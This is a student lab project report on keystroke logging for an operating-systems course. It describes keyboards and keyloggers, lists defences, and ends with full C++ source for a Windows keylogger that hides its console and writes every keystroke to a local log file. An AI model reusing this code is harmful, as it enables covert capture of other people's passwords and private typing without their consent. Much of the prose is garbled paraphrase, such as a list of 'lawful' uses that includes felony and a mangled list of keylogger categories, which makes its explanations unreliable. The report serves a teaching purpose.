

**Project Report**

Project Title: **Key Logger (Keystroke logging)**

Course: **CS-2004L Operating Systems Lab**

Instructor: **Ms. Sidrah Abdullah**

Members:

* 1. Abrar ul Abidin CS191007
  2. Muhammad Yousif Memon CS191021
  3. Malik Ziyad Bin Tariq CS181089
  4. Sahil Birjani CS172020

**Project Description:**

There are the following headings for the description:

1. Working of Keyboard
2. Working of Key logger
3. Defending against the Key Logger

**Introduction:**

Many methods have been designed by hackers (cyber offenders) to obtain confidential information from the user’s device with endpoints. Few of them are as powerful as the recording of keystrokes. Keylogging provides security administrators with a special challenge. Different from traditional worms. Some of the keyloggers are impossible to detect along with viruses.

**Working of Keyboard:**

It is made up of a circuit matrix overlaid with keys that are known as Key Matrix. However, the important thing codes which can be sent to a particular keyboard interface through the keyboard interface are the Operating Systems that are still the same.

A circuit closes in the key matric as the user press a key. The Central Processing Unit for the keyboard occurs to observe the location of the circuit captured. Controlling codes usually ALT and CTRL as it varies.

The memory buffer of the keyboard temporarily stores the translated character or manipulate code after which sends it to the keyboard interface of the system. The controller gets and forwards the incoming keyboard statistics to the running system

**Working of a Keylogger:**

The hardware/software program equipment that seize the characters which might be dispatched from the keyboard are known as KEYLOGGERS. They are considered Ethical/Legal.

The applications that are lawful includes:

1. Quality assurance testers who evaluate device error sources
2. Developers and researchers who research machine user interaction
3. Employee Monitoring
4. Law enforcement or private investigators finding proof of the existing situation
5. Felony or improper behavior.

Cybercriminals use the alternative facet of the fence among valid and unlawful use, Keylogging software program for identification capture, sensitive intellectual property, passwords, And some other know-how that's marketable. Keyloggers fall into 4 categories:

Wireless intercept

1. Software
2. Hardware
3. Acoustic.

While they vary in how they are enforced and how data is collected, these are There is one thing in common with the four keystroke logging technologies. They store catch and capture In a log file, details. When keyloggers for software program or hardware are used, the log documents On the compromised laptop are kept.

**Defending against Keyloggers:**

Controls to guard towards keyloggers are just like the ones used to protect structures from different malware—specially rootkits—including

1. Lock systems when not in use
2. Enable safe-surfing
3. Do not allow users local administrator access
4. Deploy endpoint software policy controls (e.g., WebSense CPM)
5. Use web filtering to block access to known or suspected malicious sites.
6. Implement and enforce physical security controls
7. Apply security patches as soon as reasonably possible
8. Allow only necessary protocols on endpoint devices, and block unauthorized sessions between endpoints and external sites
9. Purchase and use keylogger detection software to spot-check sensitive systems

**Conclusion:**

All other restrictions are bypassed by Keystroke logging attacks. They are easy to implement and to implement, Manage and provide valuable accounts, identities, and intellectual property to attackers About details. Also these are valuable tools for examining, Controlling keylogging Technology inside your association is the same as overseeing different threat attacks and Tools, requiring presence of mind and layered safeguard. The key is to know they exist, see how they're utilized, and execute approaches to identify them, with keylogger identification and control some portion of your occurrence reaction plan

**Source Code:**

#include <iostream>

#include <Windows.h>

#include <stdio.h>

using namespace std;

int Save(int \_key, std::string file);

int main() {

FreeConsole();

//std::string filename = "log.txt";

char i;

while (true) {

Sleep(10);

for (i = 8; i <= 255; i++) {

if (GetAsyncKeyState(i) == -32767) {

Save(i, "log.txt");

}

}

}

return 0;

}

int Save(int \_key, std::string file) {

cout << \_key << endl;

Sleep(10);

FILE \*OUTPUT\_FILE;

OUTPUT\_FILE = fopen("log.txt" , "a+");

if (\_key == VK\_SHIFT)

fprintf(OUTPUT\_FILE, "%s", "[SHIFT]");

else if (\_key == VK\_BACK)

fprintf(OUTPUT\_FILE, "%s", "[BACK]");

else if (\_key == VK\_LBUTTON)

fprintf(OUTPUT\_FILE, "%s", "[LBUTTON]");

else if (\_key == VK\_RETURN)

fprintf(OUTPUT\_FILE, "%s", "[RETURN]");

else if (\_key == VK\_ESCAPE)

fprintf(OUTPUT\_FILE, "%s", "[ESCAPE]");

else


fprintf(OUTPUT\_FILE, "%s", &\_key);


fclose(OUTPUT\_FILE);

return 0;

}

**Source Code Output:**

****

****